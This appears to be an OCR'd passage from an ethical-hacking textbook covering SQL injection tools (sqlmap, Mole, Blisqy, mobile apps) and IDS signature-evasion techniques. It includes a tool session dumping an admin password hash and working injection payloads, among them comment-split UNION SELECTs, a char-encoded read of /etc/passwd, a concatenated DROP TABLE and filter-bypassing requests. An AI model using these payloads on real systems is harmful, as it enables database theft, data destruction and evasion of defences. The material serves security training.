  Being an open-source penetration testing tool, sqlmap automates the process of detecting and exploiting SQL injection flaws and taking over database servers. It comes with a powerful detection engine, many niche features for advanced penetration testers, and a wide range of switches for database fingerprinting, data fetching from the database, accessing the underlying file system, and executing commands on the OS via out-of-band connections.

  Attackers can use sqlmap to perform SQL injection on a target website through various techniques such as Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band injection.

  Some features of sqlmap are as follows:

  - Full support for six SQL injection techniques: Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band injection
  - Support to directly connect to the database without passing via an SQL injection, by providing DBMS credentials, IP address, and port and database name

- Support to enumerate users, password hashes, privileges, roles, databases, tables, and columns
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack
- Support to dump database tables entirely; a range of entries or specific columns as per user's choice
- Support to search for specific database names, specific tables across all databases, or specific columns across all databases' tables
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying the operating system




Figure 15.19: Screenshot of sqlmap

- **Mole**

  Source: *https://sourceforge.net*

  Mole is an automatic SQL injection exploitation tool. Only by providing a vulnerable URL and a valid string on the site, it can detect the injection and exploit it using the union technique or a Boolean query-based technique.

  Mole uses a command-based interface, allowing the user to indicate the action he/she wants to perform easily. The CLI also provides auto-completion for both commands and command arguments, minimizing the user's need to type.

Some features of Mole are as follows:

- Supports MySQL, Postgres, SQL Server, and Oracle
- Automatic SQL injection exploitation using union technique
- Automatic blind SQL injection exploitation
- Exploits SQL injection in GET/POST/Cookie parameters
- Supports filters to bypass certain IPS/IDS rules using generic filters, as well as the possibility of creating new ones easily
- Exploits SQL injections that return binary data

Attackers use Mole to perform SQL injection exploitation using techniques such as union and blind SQL exploitation.




Figure 15.20: Screenshot of Mole

- **Blisqy**

  Source: *https://github.com*

  Blisqy exploits time-based blind SQL injection in HTTP-Headers (MySQL/MariaDB). This tool aids web security researchers in finding time-based blind SQL injection on HTTP Headers as well as exploitation of the same vulnerability. It also supports fuzzing for time-based blind SQL injection on HTTP Headers. Attackers use Blisqy to find a potential time-based blind SQL injection and then prepare a script to exploit the vulnerable web application.

```
[root@bugsbunny Blisqy ]$ python ExploitBlindSpot.py
[+] Getting Current Database :
[-] photoblog

[+] Getting  Number of TABLES from Schema
[-] 4

[+] Getting  All TABLE NAMES from Schema
[-] categories
[-] pictures
[-] stats
[-] users


Get all Columns from discovered Tables? yes/no  :  no
Close Sessions? yes/no : no


[+] Enumerate a Specific Table (yes/no) : yes
[+] Enter Table Name : users
Preparing to Enumerate Table : users
=======================
[+] Getting Number of Columns in Table : users
[-] 3

[+] Getting  All Column Names in Table : users
[-] id
[-] login
[-] password



[+] Getting Number of Rows in Table : users
[-] 1

[+] Getting Data from Table : users
Enter Columns separated by asterisks (*). E.g id*fname*passwd or skip : login*password
[-] login : password
[-] admin : 8efe310f9ab3efeae8d410a8e0166eb2
[root@bugsbunny Blisqy ]$
```

Figure 15.21: Screenshot of Blisqy

Some additional SQL injection tools are listed below:

- blind-sql-bitshifting (*https://github.com*)
- bsql (*https://github.com*)
- NoSQLMap (*https://github.com*)
- SQL Power Injector (*http://www.sqlpowerinjector.com*)
- Tyrant SQL (*https://sourceforge.net*)



SQL Injection Tools for Mobile Devices

- **SQLi**

  Source: *https://play.google.com*

  SQLi is used to construct malicious queries with untrusted input and perform SQL injection attacks on Android applications.




Figure 15.22: Screenshot of SQLi

- **Droidbug SQLi Spyder**

  Source: *https://play.google.com*

  Droidbug SQLi Spyder is an SQL scanner engine that can be used to find and exploit various vulnerabilities such as simple SQL Injection, blind SQL injection, cross-site scripting (XSS), inadvertently disclosed sensitive information, reflected cross-site scripting, stored cross-site scripting, remote file include, shell injection, etc.




Figure 15.23: Screenshot of Droidbug SQLi Spyder

- **sqlmapchik**


  Source: *https://github.com*

  sqlmapchik is a cross-platform sqlmap GUI for the sqlmap tool. It is primarily intended for use on mobile devices.

Figure 15.24: Screenshot of sqlmapchik

Evasion Techniques

Firewalls and intrusion detection systems (IDS) can detect SQL injection attempts based on predefined signatures. Even if networks include these network security perimeters, attackers use evasion techniques to perform SQL injection without being detected. Such evasion techniques include hex encoding, manipulating white spaces, in-line comments, sophisticated matches, char encoding, and so on. This section will discuss these techniques in detail.



Evading IDS

An IDS is placed on a network to detect malicious activities. Typically, it is based on a signature or an anomaly model. To detect SQL injection, the IDS sensor is placed at the database server to inspect SQL statements. Attackers use IDS evasion techniques to obscure input strings to avoid detection by signature-based detection systems. A signature is a regular expression that describes a string pattern used in a known attack. In a signature-based intrusion detection system, the system must know about the attack to detect it. The system constructs a database of attack signatures and then analyzes the input strings against the signature database at run time to detect the attack. If any information provided matches the attack signatures present in the database, then the IDS sets off an alarm. This type of problem occurs more often in network-based IDS (NIDS) and signature-based NIDS. Therefore, attackers should be very careful and try to attack the system by bypassing the signature-based IDS.

Signature evasion techniques include using different encoding techniques, packet input fragmentation, changing the expression to an equivalent expression, using white spaces, and so on.





Figure 15.25: Evading IDS




Types of Signature Evasion Techniques

Different types of signature evasion techniques are listed below:

- **In-line Comment**: Obscures input strings by inserting in-line comments between SQL keywords.
- **Char Encoding**: Uses a built-in CHAR function to represent a character.
- **String Concatenation**: Concatenates text to create an SQL keyword using DB-specific instructions.
- **Obfuscated Code**: Obfuscated code is an SQL statement that has been made difficult to understand.
- **Manipulating White Spaces**: Obscures input strings by inserting a white space between SQL keywords.
- **Hex Encoding**: Uses hexadecimal encoding to represent an SQL query string.
- **Sophisticated Matches**: Uses alternative expression of "OR 1=1".
- **URL Encoding**: Obscures an input string by adding the percent sign (%) before each code point.
- **Null Byte**: Uses the null byte (%00) character prior to a string to bypass the detection mechanism.
- **Case Variation**: Obfuscates SQL statement by mixing it with upper and lower case letters.
- **Declare Variables**: Uses variables to pass a series of specially crafted SQL statements and bypass the detection mechanism.

- **IP Fragmentation**: Uses packet fragments to obscure the attack payload, which goes undetected by the signature mechanism.
- **Variations:** Uses a WHERE statement that is always evaluated as "true", so that any mathematical or string comparison can be used.



Evasion Technique: In-line Comment

An evasion technique is successful when a signature filters white spaces in the input strings. In this technique, an attacker obfuscates the input string via in-line comments. In-line comments create SQL statements that are syntactically incorrect but valid and can hence bypass various input filters. In-line comments allow an attacker to write SQL statements without white spaces.

For example, `/* … */` is used in SQL to delimit multi-row comments

```
'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/username/**/LIKE/**/'admin'--
```

You can use in-line comments within SQL keywords

```
'/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/Users/**/WHE/**/RE/**/ username/**/LIKE/**/'admin'--
```

Evasion Technique: Char Encoding

With the char() function, an attacker can encode a common injection variable present in the input string to avoid detection in the signature of network security measures. This char() function converts hexadecimal and decimal values into characters that can easily pass through SQL engine parsing. The char() function can be used for SQL injection into MySQL without double quotes.

For example:

- **Load files in unions (string = "/etc/passwd")**

```
' union select 1,
(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
```

- **Inject without quotes (string = "%")**


```
' or username like char(37);
```

- **Inject without quotes (string = "root")**

```
' union select * from users where login = char(114,111,111,116);
```

- **Check for existing files (string = "n.ext")**

```
' and 1=( if(
(load_file(char(110,46,101,120,116))<>char(39,39)),1,0));
```



Evasion Technique: String Concatenation

This technique breaks a single string into a number of pieces and concatenates them at the SQL level. The SQL engine then builds a single string from these pieces. Thus, the attacker uses concatenation to break identifiable keywords to evade intrusion detection systems. The concatenation syntax may vary from database to database. Signature verification on such a concatenated string is useless, as signatures compare the strings on both sides of the = sign only.

A simple string can be broken into two pieces and then concatenated with a "+" sign in an SQL server database (in Oracle, the "||" sign is used to concatenate the two strings).

For example, "`OR 'Simple' = 'Sim'+'ple'.`"

Split instructions to avoid signature detection using execution commands that allow you to concatenate text in a database server.

Oracle: `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`

MSSQL: `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`

Compose an SQL statement by concatenating strings instead of a parameterized query.

MySQL: `'; EXECUTE CONCAT('INSE','RT US','ER')`

Evasion Technique: Obfuscated Code

There are two ways to obfuscate a malicious SQL query to avoid detection by the IDS.

- **Wrapping:** An attacker uses a wrap utility to obfuscate malicious SQL query and then sends it to the database. An IDS signature will not detect such an obfuscated query and will allow it to pass through, as it does not match the IDS signature.

- **SQL string obfuscation:** In the SQL string obfuscation method, SQL strings are obfuscated using a concatenation of SQL strings, encrypting or hashing the strings, and then decrypting them at run time. Strings obfuscated with such techniques are not detected in the IDS signatures, thus allowing an attacker to bypass the signatures.

Some examples of obfuscated code for the string "qwerty" are as follows:

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),lower(mid(
'TEST',2,1)),replace(0x7074, 'pt','w'), char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-2)),
unhex(round(log(2)*100)-4),char(114),char(right(cot(31337),2)+54),
char(pow(11,2)))
```

The following is an example of bypassing signatures (obfuscated code for request):

- The following request corresponds to the application signature:


```
/?id=1+union+(select+1,2+from+test.users)
```

- The signatures can be bypassed by modifying the above request:

```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
```

```
